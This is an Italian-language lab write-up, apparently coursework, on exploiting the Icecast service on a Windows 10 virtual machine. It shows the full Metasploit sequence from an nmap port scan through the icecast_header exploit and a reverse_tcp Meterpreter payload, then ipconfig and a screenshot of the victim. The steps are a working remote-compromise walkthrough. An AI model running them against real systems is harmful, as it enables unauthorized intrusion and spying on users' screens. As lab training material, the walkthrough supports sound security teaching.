


Traccia esercizio



Pratica S7/L4 PDF


Esercizio
Hacking Windows

Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l'indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.



Controllo da remoto se il servizio icecast è in esecuzione (da attaccante Kali)

Uso nmap per vedere se la porta è aperta

```
nmap -p 8000 192.168.1.102
```

```
— 192.168.1.102 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2113ms  
rtt min/avg/max/mdev = 1.009/2.068/3.179/0.886 ms  
  
(kali㉿kali)-[~]  
$ nmap -p 8000 192.168.1.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-15 08:56 EDT  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v  
alid servers with --dns-servers  
Nmap scan report for 192.168.1.102  
Host is up (0.0011s latency).  
  
PORT      STATE SERVICE  
8000/tcp  open  http-alt  
MAC Address: 08:00:27:53:05:0C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds  
  
(kali㉿kali)-[~]  
$
```

Troviamo che la porta è aperta e il servizio è in ascolto

8000/tcp open http-alt

Fase 1: Preparazione

Avvio Metasploit Framework su kali

msfconsole

Cerco l'exploit per Icecast

search icecast


```
msf6 > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(windows/http/icecast_header) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf6 exploit(windows/http/icecast_header) > 
```

Fase 2: Configurazione

Imposto l'indirizzo IP locale (attaccante Kali)

set LHOST 192.168.1.100

Imposto la porta per ricevere la connessione

set LPORT 4444

Imposto l'indirizzo IP della vittima (Windows 10 con Icecast attivo)

set RHOST 192.168.1.102

Conferma della configurazione

show options(options)

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000            yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.100   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > █
```

Fase 3: Esecuzione dell'exploit

Lancio l'exploit

Exploit (run)

Otteniamo una sessione Meterpreter:

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.102:49450) at 2025-05-15 09:03:14 -0400

meterpreter > █
```

Fase 4: Raccolta Informazioni

Otteniamo l'indirizzo IP della vittima

All'interno della sessione Meterpreter:

meterpreter > ipconfig

Ottenere uno screenshot

meterpreter > screenshot

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.102:49450) at 2025-05-15 09:26:03 -0400
```

`meterpreter > ipconfig`

Interface 1

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4

Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:53:05:0c
MTU : 1500
IPv4 Address : 192.168.1.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9096:b039:d7dd:8aa2
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6

Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:166
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

`meterpreter > screenshot`

Screenshot saved to: /home/kali/kOHGVfBU.jpeg

`meterpreter > █`

